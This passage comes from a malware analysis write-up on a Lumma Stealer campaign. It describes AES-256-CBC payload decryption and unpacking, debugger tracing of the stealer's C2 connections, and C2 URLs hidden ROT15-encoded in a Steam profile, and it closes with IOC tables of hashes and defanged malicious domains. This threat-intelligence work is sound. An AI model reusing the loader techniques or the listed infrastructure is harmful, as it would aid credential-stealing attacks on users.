The functionality of the malware is greatly obfuscated, in order to make analysis difficult. Therefore, V4ensics attempts were focused on uncovering the actual LummaC2 executable rather than fully exploring the binary at hand. After some experimentation, it was discovered that the dotnet malware uses AES-256-CBC in order to decrypt a bytestream, The key and IV used by the algorithm were the ones listed in the table above.




Image 26: Decryption of the bytestream using AES-256-CBC with Key and IV the ones from the above table

Upon decryption, the first 4 bytes of the decrypted stream are dropped and the remaining ones become GZip Decompressed. The decompressed payload is identified as a PE x86 executable which is in fact the actual Lumma Stealer C2 binary.




Image 27: The result of dropping the first four bytes and then Gunzipping the decrypted payload

In order to discover which domains the LummaC2 executable gets in contact with, the binary was loaded into [x64dbg](#).

The Lumma Stealer build is not crypted as evident from the warning message displayed:





Image 28: Not crypted LummaC2 build


The analyzed version of Lumma stealer utilizes ws_32.dll and winhttp.dll in order to communicate with the URLs listed in the table below.

Image 29: Table of domains LummaC2 contacts



The domains listed in the previous image were obtained via a software breakpoint that was placed in the beginning of the function WinHttpConnect of winhttp.dll, in order to intercept LummaC2 connection attempts.

Image 30: An example of the malware hitting a software breakpoint at function winhttp.WinHttpConnect



Five additional URLs were found by performing a ROT15 decryption operation on the current and previous usernames of the steamcommunity account accessed by LummaC2 via URL `hxxps[://]steamcommunity[.]com/profiles/76561199822375128`.




Image 31: The profile of the steam user hosting encrypted URLs

The obtained URLs are depicted in the image below.



Image 32: Rot15 decrypted URLs

IOCs

A list of files dropped and websites/domains accessed by the the analyzed lumma stealer campaign is provided in the following two tables.

Table 5: Table of files dropped

FileName	SHA-256 Hash
mikona-guba.m4a	78456ACC44232B29AE47CBD02D77A6BC3B8B850D8CE1BF098E0E3E952A39C013
gubaa01.png	46F1E45877C44D9CBC3AFA014B4B6ABC0B0A0088263C0F9EB0C25CDE02FBCD8F
eqikd.wav	B3F0BECFA6FC5EFA0F485BDF3977954729B5116788FD5B8A0F7401C993912C30
LummaC2	C43613612F9209D9853FBAD16A21580F4831993493F7BEE29DC77AD83EC32A05

Table 6: Table of websites/domains (potentially) accessed

WebSite/Domain
hxxps://gubanompostra[.]fly[.]storage[.]tigris[.]dev/emogaping-gotten-into-gubano.html
hxxps://iankaxo[.]xyz/mikona-guba[.]m4a
hxxps://mapped01[.]sportspot-moviebuffs[.]com/gubaa01[.]png
hxxps://www[.]mediafire[.]com/file_premium/bzkhqj3zqh8jeiw/eqikd[.]wav/file
hapypytravels[.]click
importentoc[.]com
voicesharped[.]com
inputreparnt[.]com
torpdidebar[.]com
rebeldettern[.]com
actiothreaz[.]com
garulouscuto[.]com
breedertremnd[.]com
hxxps://steamcommunity[.]com/profiles/76561199822375128
exploreth[.]shop/gYZSP
areawannte[.]bet/aGXsjX
farmingttricks[.]top/
experimentalideas[.]today
techpxioneers[.]run

Source: <https://v4ensics.gr/lumma-stealer-a-tale-that-starts-with-a-fake-captcha/>